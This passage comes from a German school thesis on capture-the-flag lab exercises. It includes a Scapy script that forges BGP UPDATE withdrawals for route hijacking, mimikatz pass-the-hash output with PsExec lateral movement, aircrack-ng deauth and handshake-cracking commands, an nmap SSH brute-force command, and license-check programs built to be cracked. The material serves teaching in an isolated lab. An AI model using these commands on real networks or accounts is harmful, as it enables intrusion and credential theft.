network 2.2.2.0 mask 255.255.255.0
end
```

Code 67: Konfigurationsbefehle R2

**R3:**

```
en
conf t
hostname R3
no ip domain-lookup

int gig0/0
no shutdown
ip address 2.2.2.254 255.255.255.0

int gig0/1
no shutdown
ip address 10.0.0.1 255.255.255.0
ip ospf 1 area 0

int lo0
no shutdown
ip address 172.16.0.3 255.255.255.0
ip ospf 1 area 0

router ospf 1
mpls ldp autoconfig

router bgp 3
neighbor 172.16.0.1 remote-as 1
neighbor 172.16.0.1 update-source lo0
neighbor 172.16.0.1 next-hop-self
network 2.2.2.0 mask 255.255.255.0
end

route-map Bad_MED permit
match ip address 1
set metric 500

access-list 1 permit any

router bgp 3
neighbor 172.16.0.1 route-map Bad_MED out
```

Code 68: Konfigurationsbefehle R3

**RealServer-1:**

Auf dem RealServer wurde eine Website eingerichtet mit folgendem Code:

```
<!DOCTYPE html>
<html lang="de">
  <head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-
width, initial-scale=1.0">
    <title>RealServer</title>
  </head>
  <body>
      <h1> RealServer </h1>
  </body>
</html>
```

Code 69: Webseitenkonfiguration RealServer

**AngreiferServer-1:**

Dieser hat eine Website mit folgendem Code:

```
<!DOCTYPE html>
<html lang="de">
  <head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-
width, initial-scale=1.0">
    <title>FakeServer</title>
  </head>
  <body>
      <h1> FakeServer </h1>
      <h3> Flag{HaHaHijacking}
  </body>
</html>
```

Code 70: Webseitenkonfiguration AngreiferServer-1

### 7.4.4 Durchführung der Übung

Rufe die IP zu deiner Website auf. Erkenne, dass es sich hierbei um den echten Server von deinem Freund handelt.





Abbildung 118: Aufruf der echten Website

Erstelle ein Scapy Skript.

```
#!/usr/bin/env python3
import time
from scapy.all import *
load_contrib('bgp')

pkt = sniff(filter="tcp and ip dst 172.16.0.2",count=1)

for i in range (0, 2):
    frame1=Ether()
    frame1.dst = pkt[0].dst
    frame1.src = pkt[0].src
    frame1.type = pkt[0].type
    mydport = pkt[0].dport
    mysport = pkt[0].sport
    seq_num = pkt[0].seq + i
    ack_num = pkt[0].ack
    ipsrc = pkt[0][IP].src
    ipdst = pkt[0][IP].dst
    bgp_remove = IP(src=ipsrc, dst=ipdst, ttl=1)\
        /TCP(dport=mydport, sport=mysport, flags="PA",
seq=seq_num, ack=ack_num)\
        /BGP-
Header(marker=340282366920938463463374607431768211455,
len=28, type="UPDATE")\
        /BGPUpdate(withdrawn_routes_len=5, with-
drawn_routes=[BGPNLRI_IPv4(prefix="2.2.2.0/32")])

    sendp(frame1/bgp_remove)
```

Code 71: BGP Skript zum Auflösen der Adjazenz

Rufe die Website nun neu auf. Die falsche Website sollte nun erscheinen.





Abbildung 119: Aufruf der gefälschten Website

### 7.4.5 Resümee

BGP-Hijacking stellt eine ernsthafte Bedrohung für die Integrität und Sicherheit des Internets dar. Diese Übung hat nicht nur das Bewusstsein für die Funktionsweise von BGP und die damit verbundenen Risiken geschärft, sondern auch gezeigt, wie wichtig es ist, robuste Sicherheitsmechanismen zu implementieren. Durch die praktische Erfahrung verstehen die Schüler besser, wie sie ihre Netzwerke schützen und zur Stärkung der Gesamtsicherheit des Internets beitragen können.

# 7.5 Pass The Hash

## 7.5.1 Inspiration

Mein Interesse an der Übung ist im Unterricht vom Herrn Professor Kussbach entstanden als er über Active Directory Angriffe geredet hat. Beispielsweiße eben Pass-The-Hash, Kerberoasting oder Reconnaissance mithilfe von BloodHound.

## 7.5.2 Theoretischer Hintergrund

Microsoft Active Directory wird heutzutage von fast allen Firmen verwendet, um ihre Ressourcen und Netzwerk zu verwalten. Aus diesem Grund ist es nicht verwunderlich, wenn Hacker versuchen das AD als Ziel zu verwenden, um Daten zu bekommen. Ein Angriff auf das Active Directory ist, wenn ein unautorisierter Benutzer versucht Schwachstellen des Systems auszunutzen. Falls der Angreifer Erfolg hat, kann der Schaden enorm sein. Accounts könnten geleakt werden, der Betrieb eingestellt werden und auch der Ruf geschädigt werden. Das AD wird gerne als Trittbrett verwendet, um tiefer in das Netzwerk zu gelangen. Was einen Angriff darauf auch noch attraktiv macht ist das es kompliziert sein kann das AD aufzusetzen, was es anfällig für Konfigurationsfehler und Sicherheitslücken macht. (Burke, 2023)

Die bekanntesten AD-Angriffe sind:

- Pass The Hash

  Das ist eine Methode bei dem Angreifer den gehashten Wert des Passworts eines Benutzers erbeuten, meisten den NTLM-Hash. Die Angreifer nutzen nun diesen Hash, um sich wie ein legitimer Benutzer Zugang zu verschaffen und unbefugt in das System einzudringen. Ein beliebtes Tool für diese Art von Angriff ist Mimikatz. Dieses Tool hilft dir beim Auslesen der Passwort-Hashes. (Luber & Schmitz, 2019)

- Pass The Ticket Angriffe

  Dieser Angriff funktionieren so ähnlich wie der des PtH, konzentrieren sich jedoch auf den Diebstahl eines Kerberos-Tickets eines Benutzers. Dieses Ticket bestätigt die Berechtigungen des Benutzers für bestimmte Dienste. Ist es einmal gestohlen, ermöglicht es dem Angreifer, sich als verifizierter Benutzer auszugeben und unerkannt auf Netzwerkdienste zuzugreifen. (Petrl, 2024)

- Kerberoasting

  Das Kerberoasting nutzt eine Schwäche im Kerberos-Authentifizierungsprotokoll aus. Dabei kann ein Angreifer Service-Tickets entschlüsseln, ohne das Passwort des entsprechenden Servicekontos zu benötigen. Wenn ein Benutzer

Zugang zu einem Dienst anfordert, wird ein Service Principal Name (SPN) verwendet, um den angeforderten Dienst zu identifizieren. Erhält der Benutzer ein Service-Ticket, ist dieses mit dem NTLM-Hash des Servicekontos verschlüsselt. Angreifer zielen auf Servicekonten ab, die einem SPN zugeordnet sind, besonders auf solche mit schwachen Passwörtern. Indem sie ein Service-Ticket anfordern, erhalten sie das Ticket, verschlüsselt mit dem NTLM-Hash des Servicekontos. Danach können sie einen Offline-Brute-Force-Angriff durchführen, um den Hash zu knacken und das Passwort zu entdecken, ohne dabei eine Warnung bei dem zu kompromittierenden Konto auszulösen. (Keller, 2023)

- Golden Ticket Angriffe

  Dieser Angriff ist am gefährlichsten, da er eine ernsthafte Bedrohung für Active Directory darstellt, da ein erfolgreicher Angriff uneingeschränkten Zugang zu allen Teilen des Domänennetzwerks gewährt. Ein Golden Ticket ist ein gefälschtes Ticket-Granting Ticket (TGT), das Informationen über die Identität des Benutzers und seine Gruppenmitgliedschaften enthält. Der Angriff beinhaltet das Erlangen des NTLM-Hashs des Key Distribution Service Accounts (KRBTGT), der zur Verschlüsselung und Signierung aller Kerberos-Tickets innerhalb der Domäne verwendet wird. Mit diesem Hash kann der Angreifer ein Golden Ticket für jeden Benutzer, mit beliebigen Privilegien und für jeden Dienst erstellen. Dies gibt dem Angreifer effektiv die totale Kontrolle über die gesamte Domäne. (Crowstrike, 2022)

### 7.5.3 Aufbau

Für diese Übung wurde eine virtuelle Maschine aufgesetzt auf der VMWareWorkstation, GNS3, die notwendigen Images und die notwendigen VMs heruntergeladen wurden.





Abbildung 120: Topologie der Pass The Hash Übung

Credentials

| Gerät | Benutzername | Passwort |
|---|---|---|
| WinSrv | Administrator | Administrat1on |
| WinCL1 | junioradmin | 5222111! |
| WinCL2 | junioradmin | aspiringdoc |
| WinCL3 | junioradmin | cyndhie |

Tabelle 11: Credentials Pass The Hash

Konfiguration

**WinSrv:**

- Hostname: WinSrv
- Zeitzone: UTC+1
- IP: 192.168.0.1/24
- Installierte Features
  - ADDS
  - Domain: ctflab.at
  - DSRM-Passwort: Administrat1on
- DHCP
  - Range: 192.168.0.1-254
  - Excluded: 192.168.0.1, 192.168.0.250-254
  - DNS: 192.168.0.1

Tabelle 12: Benutzer Konfiguration

| Benutzer | PC | Passwort | Gruppe |
|---|---|---|---|
| matthias | WinCL1 | Zachis#1 | Netzwerktechnik, Domänen Benutzer |
| ali | WinCL2 | DarkNess! | Netzwerktechnik, Domänen Benutzer |
| karan | WinCL3 | Peloncito! | Netzwerktechnik, Domänen Benutzer |

Der einfachheitshalber laufen das Kennwort nie ab.

Netzwerktechnik = Global Group

Für die Client Computer wurde eine Organisationseinheit für die leichtere Administration angelegt. Diese OU wurde vor zufälligem Löschen geschützt.

In den Gruppenrichtlinien wurden für die Übungen einige Group Policy Objects erstellt.

- PING
  Computerkonfiguration/Windows-Einstellung/Sicherheitseinstellungen/Windows Defender Firewall mit erweiterter Sicherheit/Eingehende Regel -> neu -> vordefiniert -> Datei- und Druckerfreigabe
- Microsoft Defender Antivirus aus
  Computerkonfiguration\Richtlinien\Administrative Vorlagen\Windows Komponente\Microsoft Defender Antivirus\ Microsoft Defender Antivirus deaktivieren -> aktivieren
- Device Guard
  Computerkonfiguration/Administrative Vorlagen/System/Device Guard/ Virtualiserungsbasierte Sicherheit aktivieren -> deaktivieren
- Anmelden als Stapelverarbeitungsauftrag
  Computerrkonfiguration/Richtlinien/Windows-Einstellungen/Sicherheitseinstellungen/Lokale Richtlinien/ Zuweisung von Benutzerrechten/ Anmelden als Stapelverarbeitungsauftrag -> Netzwerktechnik

Im Anschluss wurde sich mit den richtigen Credentials auf allen Geräten angemeldet und folgende Konfiguration vorgenommen.

- In der registry folgende Werte unter Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon ändern.
  - AutoAdminLogon: 1
  - DefaultDomainName: ctflab

  - DefaultUserName: matthias
  - DefaultPassword: Zachis#1
- Im Aufgabenplaner wurde eine Aufgabe erstellt damit der Hash in den Arbeitsspeicher gelangt.
- Auf dem Gerät WinCL2 wurden dieselben Änderungen vorgenommen, nur mit dem Benutzernamen „karan“.

Damit wir mimikatz auf den Geräten ausführen können muss der Echtzeitschutz deaktiviert werden. Das haben wir erreicht in dem wir mit dem Regestrierungseditor einige Werte geändert haben sowie diesen im GUI[16] deaktiviert haben.

- Windows-Sicherheit->Viren- &Bedrohungsschutz->Einstellungen verwalten-> Echtzeitschutz aus
- Registrierungseditor öffnen
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System und den Wert EnableLUA auf 0 ändern.
- COMPUTER\HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender den Wert DisableAntiSpyware auf 1 setzen

Damit diese Änderungen greifen mussten im Anschluss die Geräte neugestartet werden.

### 7.5.4 Durchführung der Übung

Am WinCL1 im Ordner Downloads/mimikatz/mimikatz/x64/mimikatz.exe ausführen.

Mit den Befehlen „privilege::debug“ und sekurlsa::logonpasswords full“ bekommts du den NTLM Hash vom User ali.

[16] Graphical User Interface auf Deutsch grafische Benutzeroberfläche ermöglicht die Interaktion mit elektronischen Geräten über grafische Symbole

```
mimikatz # sekurlsa::logonpasswords full

Authentication Id : 0 ; 353512 (00000000:000564e8)
Session           : Batch from 0
User Name         : ali
Domain            : CTFLAB
Logon Server      : WINSRV
Logon Time        : 12.02.2024 02:04:05
SID               : S-1-5-21-2390573840-3040611796-178571477-1111
        msv :
         [00000003] Primary
         * Username : ali
         * Domain   : CTFLAB
         * NTLM     : d12a9c144c393ac7fc5cedb7d6473aeb
         * SHA1     : 432552d319825adfeec9fe484050b87b52e2eb08
         * DPAPI    : 1d0215b59686db26bb639188579071ad
        tspkg :
        wdigest :
         * Username : ali
         * Domain   : CTFLAB
         * Password : (null)
        kerberos :
         * Username : ali
         * Domain   : CTFLAB.AT
         * Password : (null)
        ssp :   KO
        credman :
```

Abbildung 121: Auszug Mimikatz Sekurlsa::logonpasswords

Melde dich nun mithilfe des Hash auf dem Benutzer Ali an.

```
mimikatz # sekurlsa::pth /user:ali /domain:ctflab.at /ntlm:d12a9c144c393ac7fc5cedb7d6473aeb
user    : ali
domain  : ctflab.at
program : cmd.exe
impers. : no
NTLM    : d12a9c144c393ac7fc5cedb7d6473aeb
  |  PID  1056
  |  TID  1136
  |  LSA Process is now R/W
  |  LUID 0 ; 6781507 (00000000:00677a43)
  \_ msv1_0   - data copy @ 00000298EA6A5F70 : OK !
  \_ kerberos - data copy @ 00000298E9E85258
   \_ des_cbc_md4       -> null
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ *Password replace @ 00000298E9E07A48 (32) -> null
```

Abbildung 122: Auszug Mimikatz Sekurlsa::pth

Führe nun in dem erschienenen CMD das Tools PSExec aus.

```
PS C:\Users\matthias\Desktop\PSTools> .\PsExec.exe \\192.168.0.3 -c C:\Users\matthias\Desktop\mimikatz-master\mimikatz-master\x64\mimikatz.exe

PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com



  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # _
```

Abbildung 123: Verwendung PsTools

Nun hast du dich erfolgreich angemeldet. Damit du dich mit dem Benutzer „karan“ anmelden kannst, wiederhole dieses Verfahren. Lese den NTLM Hash mit demselben Befehl aus und rufen im ursprünglichen Fenster mit den neuen Parameter den sekurlsa::pth Befehl aus.

```
mimikatz # sekurlsa::pth /user:karan /domain:ctflab.at /ntlm:83a41d85f53f4cd9b52ae4b2ad7f29d0
user    : karan
domain  : ctflab.at
program : cmd.exe
impers. : no
NTLM    : 83a41d85f53f4cd9b52ae4b2ad7f29d0
  |  PID  5536
  |  TID  3888
  |  LSA Process was already R/W
  |  LUID 0 ; 40203823 (00000000:0265762f)
  \_ msv1_0   - data copy @ 00000298EA777F70 : OK !
  \_ kerberos - data copy @ 00000298EA769C88
   \_ des_cbc_md4       -> null
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ *Password replace @ 00000298E9E44D08 (32) -> null
```

Abbildung 124: Auszug Mimikatz Sekurlsa::pth

```
PS C:\Users\matthias\Desktop\PSTools> .\PsExec.exe \\192.168.0.4 cmd

PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.19041.450]
(c) 2020 Microsoft Corporation. Alle Rechte vorbehalten.

C:\Windows\system32>cd C:\Users
```

Abbildung 125: Verwendung PsTools

Zum Schluss lese das Dokument aus.

```
C:\Users\karan\Desktop>more Flag.txt
Flag{Purrrrr}
```

Abbildung 126: Ausgabe des Flags

## 7.5.5 Resümee

Die Übung zum "Pass The Hash"-Angriff unterstreicht die Bedeutung eines tiefgehenden Verständnisses von Authentifizierungsmechanismen und der damit verbundenen Sicherheitsrisiken. Sie zeigt auf, dass trotz der Verfügbarkeit fortschrittlicher Sicherheitstechnologien grundlegende Schwachstellen in der Authentifizierung ausgenutzt werden können, um unbefugten Zugriff zu erlangen. Die Teilnehmer lernen durch

diese Erfahrung, die Wichtigkeit der Implementierung von mehrschichtigen Sicherheitsmaßnahmen und der kontinuierlichen Überprüfung und Aktualisierung ihrer Sicherheitsprotokolle, um sich gegen solche Angriffe zu schützen.

# 7.6 IoT

## 7.6.1 Inspiration

Meine Faszination über das Ausnutzen von IoT Devices kam als der Herr Professor Nickel von einer Diplomarbeit erzählte die seine Wohnung mit IoT Geräten ausgestattet und gehärtet hat. Zusätzlich unterliegen diese smarten Geräte einem ständigen Wachstum. Von Smart Homes bis hin zu Industrie 4.0, IoT-Geräte bieten enorme Vorteile, ziehen aber auch die Aufmerksamkeit von Hackern auf sich. Diese Übung zielt darauf ab, ein tieferes Verständnis für die Sicherheitsaspekte von IoT-Geräten zu schaffen und zu demonstrieren, wie wichtig es ist, Schwachstellen zu erkennen und zu schützen.

## 7.6.2 Theoretischer Hintergrund

IoT-Geräte haben unseren Alltag durch ihre vielseitigen Anwendungsmöglichkeiten revolutioniert, vom intelligenten Zuhause bis hin zu tragbarer Technologie. Diese sorgen für Bequemlichkeit und verbesserte Konnektivität, aber sie eröffnen auch neue Angriffsflächen für Hacker. IoT-Hacking bezieht sich auf den unbefugten Zugriff und die Manipulation von mit dem Internet verbundenen Geräten. Die Bedrohungen können von harmlosen Streichen bis hin zu schwerwiegende Angriffe reichen, die sensible persönliche und finanzielle Informationen gefährden. Hacker nutzen verschiedene Methoden, um IoT-Geräte anzugreifen. Dazu gehören Brute-Force-Angriffe, bei denen automatisierte Tools verwendet werden, um Passwörter zu erraten, Man-in-the-Middle-Angriffe, bei denen Kommunikationen zwischen einem Device und dem Internet abgefangen werden, Malware-Angriffe und das Ausnutzen ungesicherter Netzwerkverbindungen. Diese Angriffe können zu Datenlecks, Cyberangriffen und sogar physischen Schäden führen. Um sich vor IoT-Cyberbedrohungen zu schützen, ist es wichtig, starke Passwörter zu verwenden, die Software auf Ihren IoT-Geräten regelmäßig zu aktualisieren, um Sicherheitslücken zu schließen, Ihr Netzwerk zu sichern und Fernverwaltungsfunktionen zu deaktivieren, es sei denn, sie sind notwendig. Außerdem ist es entscheidend, regelmäßig Ihre IoT-Geräte auf verdächtige Aktivitäten zu überwachen. IoT-Sicherheit ist ein fortlaufender Prozess, und es ist wesentlich, sich über die neuesten Bedrohungen und besten Praktiken auf dem Laufenden zu halten. Es wird empfohlen, regelmäßig nach Updates des Herstellers zu suchen und über IoT-Hacking-Vorfälle informiert zu bleiben, um sicher zu bleiben. (PassCamp, 2023)

### 7.6.3 Aufbau

Für diese Übung wurde ein TP-Link Wireless N Router TL-WR841N aufgesetzt und mit ein Raspberry-Pi 3 Model B V 1.2 verbunden.

**Routers:**

- Administrations PW: CTFLab123!
- SSID: Kobayashi-Maru
- Passwort: Flag{TP-Link}
- LED ausgeschaltet
- DHCP für die automatische IP-Zuweisung aktiviert

**Raspberry Pi:**

- Benutzername: PI
- Passwort: pi123!
- SSH aktiviert

Auf dem Raspberry Pi befindet sich ein Skript, dass sich automatisch mit dem obigen WLAN bei einer Trennung verbindet.

```
#!/bin/bash

SSID=$(/sbin/iwgetid --raw)

if [ -z "$SSID" ]; then
    echo "`date -Is` WiFi interface is down, trying to reconnect"
>> /home/pi/wifi-log.txt
    if command -v /sbin/ip &> /dev/null; then
        /sbin/ip link set wlan0 down
        sleep 10
        /sbin/ip link set wlan0 up
    elif command -v sudo ifconfig &> /dev/null; then
        sudo ifconfig wlan0 down
        sleep 10
        sudo ifconfig wlan0 up
    else
        echo "`date -Is` Failed to reconnect: neither /sbin/ip nor
ifconfig commands are available" >> /home/pi/wifi-log.txt
    fi
fi

echo 'WiFi check finished'
```

Code 72 Skript zur Automatischen Verbindung mit dem WLAN

(carry0987, 2021)

**Flipper Zero:**

- Firmware: Rogue Master[17]
- Developer Board: Marauder[18]

Bei dieser Übung muss man zuerst das WLAN-Passwort knacken entweder mit dem Flipper Zero oder mithilfe eines WIFI-Adapters und Kali Linux, um im Anschluss dann einen SSH-Bruteforce Angriff auf dem Raspberry-Pi zu starten.

## 7.6.4 Durchführung der Übung

### 7.6.4.1 Flipper Zero

Um mit dem Flipper Zero das WLAN-Passwort zu bekommen, braucht man das WIFI-Modul. Beginne damit über Apps/ESP32 zu „WIFI Marauder“ zu navigieren und dann die Access Points zu scannen. Nach dem dein gesuchter Access Point dabei war kannst du den Scan abbrechen. Lasse dir alle anzeigen und wähle dann die Nummer aus, die deinem WLAN zugeordnet wurde. Wähle bei Sniff nun „raw“ aus und führe eine deauth Attacke durch und klicke auf Sniff, um den Handshake abzufangen. Nach Beendigung bekommt man ein .pcap File, in dem die EAPOL Messages enthalten sind. Installiere nun Hashcat[19]und wandel das pcap-File in ein Hashcatfile auf einer Website [20]umwandeln. Generiere eine Wordlist und führe zum Schluss Hashcat aus.

### 7.6.4.2 Kali Linux

Sobald man sich mit den Standard Credentials auf Kali Linux angemeldet hat und den Wifi-Adapter verbunden hat, kann man zuerst einmal sich alle Interfaces mit „ip -c a“ anzeigen lassen, um das Adapter Interface sich ansehen zu können. Als nächstes stoppst du alle Prozesse, die dir in den Weg kommen können mit “sudo airmon-ng check kill”. Um deinen Adapter in den Monitoringmode zu versetzen, brauchst du den Befehl “sudo airmon-ng start wlan0”. Nun kann unser Angriff schon beginnen. Du bekommst die MAC und den Channel deines Access Points mit “sudo airodump-ng

[17] https://github.com/RogueMaster/flipperzero-firmware-wPlugins

[18] https://github.com/SkeletonMan03/FZEasyMarauderFlash

[19] https://github.com/hashcat/hashcat/releases/tag/v6.2.6

[20] https://hashcat.net/cap2hashcat/

wlan0mon". Nun kann unser Capture starten mit "sudo airodump-ng -w captured_data -c 4 --bssid 9B:3A:4B:BC:F3:FE wlan0mon". Entweder wartest du jetzt, bis sich ein Client in das Netz einloggt oder wir starten ein Deauth-Attack mit "sudo aireplay-ng --deauth 0 -a 9B:3A:4B:BC:F3:FE wlan0mon". Nun sollten im anderen Fenster die Nachricht erscheinen Handshake abgefangen und wir können den Capture auch schon abbrechen. Nun brauchen wir nur noch eine Passwortliste und wir können schon mit „aircrack-ng hack1-01.cap -w /usr/share/wordlists/rockyou.txt" das cracking beginnen. Nach Fertigstellung solltest du nun das Passwort haben, um die einzuloggen.

Der nächste Schritt ist nun der SSH-Bruteforce Angriff auf den Raspberry Pi. Installiere zu Beginn NMAP und scanne das gesamte Netz um herauszufinden welche IP der Raspberry hat. Generiere nun wieder Wordlisten für Username und Passwort. Mittels NMap SSH Bruteforce Angriff auf den Raspberry Pi durchführen.

```
nmap -p 22 –script ssh-brute –script-args us-
erdb=users.txt,passdb=passwords.txt ADRESSE-VOM-ZIEL-PI
```

Code 73: Befehl für SSH Bruteforce Angriff

Nach einer erfolgreichen Ausführung und Login ist am Desktop der Lösungsstring zu finden.

### 7.6.5 Resümee

Diese Übung verdeutlichte, wie vermeintlich harmlose IoT-Geräte ausgebeutet werden können, wenn sie unzureichend gesichert sind. Sie unterstreicht die Notwendigkeit, IoT-Geräte sorgfältig zu konfigurieren und zu schützen, um unautorisierten Zugriff zu verhindern. Das Bewusstsein und Verständnis für IoT-Sicherheit ist entscheidend, um sowohl persönliche als auch berufliche Netzwerke in der vernetzten Welt von heute zu schützen.

# 7.7 Lizenzierungsverfahren knacken

## 7.7.1 Inspiration

Die Idee eine Übung zum Reverse Engineering kam durch unseren SEW Lehrer Herr Professor Zainzinger. Dieser hat uns auch in Systemtechnik unterrichtet und uns gezeigt, wie Assembler funktioniert. Durch meine Recherchen dann zu diesem Thema ist dann auch eine Neugier in mir entstanden herauszufinden, wie Programme funktionieren und wie man durch die Analyse von Softwaresicherheitslücken identifizieren kann.

## 7.7.2 Theoretischer Hintergrund

Bei dem Reverse Engineering geht es um das sorgfältig auseinander nehmen von Software, um dessen Funktionsweise zu verstehen. Das Reverse Engineering wird vielfältig verwendet. Von Sicherheitsanalyse für die Kompatibilitätsprüfung und Fehlerbehebung. Unternehmen nutzen Reverse Engineering, um ihre Produkte zu optimieren, Best Practices zu identifizieren und Fehler zu korrigieren und Hacker, um Malware zu analysieren, Schwachstellen zu entdecken und effektive Sicherheitsstrategien zu entwickeln. Beliebte Tools sind Decompiler und Disassembler. Das sind beispielsweise mächtige Werkzeuge, die den in Maschinensprache übersetzten Code zurück in eine für Menschen verständlichere Form bringen können.

Reverse Engineering sollte allerdings nur unter Beachtung ethischer Grundsätze sowie geltender Gesetze erfolgen sollte. In vielen Fällen schränken Lizenzvereinbarungen und rechtliche Bestimmungen den Einsatz von Reverse Engineering ein, besonders wenn es um proprietäre Software geht.

## 7.7.3 Aufbau

Für diese Übung wurde eine Kali Linux virtuelle Maschine mit allen notwendigen Tools eingerichtet.

Auf der Kali Linux Maschine wurde der GNU-Debugger installiert.

```
sudo apt-get update
sudo install gdb
```

Code 74: Befehle zum installieren des GDB

### 7.7.3.1 Level 1

Für das erste Level wurde ein C-Programm geschrieben, das ein Dialogfenster öffnet und nach einem Lizenzschlüssel fragt. Wird die Eingabe als gültig betrachtet wird der

der Lösungsstring ausgegeben. Der gültige Key ist „NZ4RR-FTK5H-H81C1-Q30QH-1V2LA".

```
sudo apt-get update
sudo install gdb
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main() {
    char input[1024];
    char key[256];
    FILE *fp;
    int status;

    strcpy(input, "zenity --entry --text=\"Bitte Lizenzschlüssel
eingeben:\"");

    fp = popen(input, "r");

    if (fgets(key, sizeof(key)-1, fp) != NULL) {
        key[strcspn(key, "\n")] = 0;

        printf("Checking License: %s\n", key);
        if (strcmp(key, "NZ4RR-FTK5H-H81C1-Q30QH-1V2LA") == 0) {
            printf("Lizenzkey gültig!\n");
            printf("Flag{ARG}\n");
        } else {
            printf("Falsch!\n");
        }
    } else {
        printf("Keine Eingabe erhalten\n");
    }
    status = pclose(fp);
    return 0;
}
```

Code 75: C-Programm für das erste Level

Im Anschluss wurde das Programm kompiliert.

```
gcc level1.c -o level1
```

Code 76: Kompilierung des C-Programmes

#### 7.7.3.2 Level 2

Für das zweite Level sollte das Passwort und das Flag nicht im Klartext im Code stehen. Deshalb wurde der Wert jedes Zeichens des Schlüssels addiert und das Flag aufgeteilt. Der gültige Schlüssel ist „JU090-6039P-08409-8J0QH-2YR7F".

```
int sum = 0;
for (int i = 0; i < strlen(argv[1]); i++) {
        sum+= (int)argv[1][i];
}
printf("Value:%d\n",sum);
```

Abbildung 127: Funktion zur Addition des Flags

Dieser Wert wurde, dann in meinem vorherigen Programm ersetzt.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void generateFlag(int valid) {
    if (valid) {
        char part1[] = "Fl";
        char part2[] = "ag{E";
        char part3[] = "MR}";

        printf("%s%s%s\n", part1, part2, part3);
    } else {
        printf("Falsch!\n");
    }
}

int main() {
    char input[1024];
    char key[256];
    FILE *fp;

    strcpy(input, "zenity --entry --text=\"Bitte
Lizenzschlüssel eingeben:\"");
    fp = popen(input, "r");

    if (fgets(key, sizeof(key)-1, fp) != NULL) {
        key[strcspn(key, "\n")] = 0;
        int sum = 0;
        for (int i = 0; i < strlen(key); i++) {
            sum += (int)key[i];
        }
        printf("Checking License: %s\n", key);
        if (sum == 1720) {
            printf("Lizenzkey gültig!\n");
            generateFlag(1);
        } else {
            generateFlag(0);
        }
    } else {
        printf("Keine Eingabe erhalten\n");
    }
```

```
    pclose(fp);
    return 0;
}
```

Code 77: C-Programm für das zweite Level

Dieses Programm wurde dann auch kompiliert mit dem obigen Befehl.

## 7.7.4 Durchführung der Übung

### 7.7.4.1 Level 1

Da dieses Programm viele Sicherheitslücken aufweist ist es auf mehrere Arten Möglich den Lösungsstring zu bekommen. Eine Möglichkeit ist mit dem Befehl „strings“.

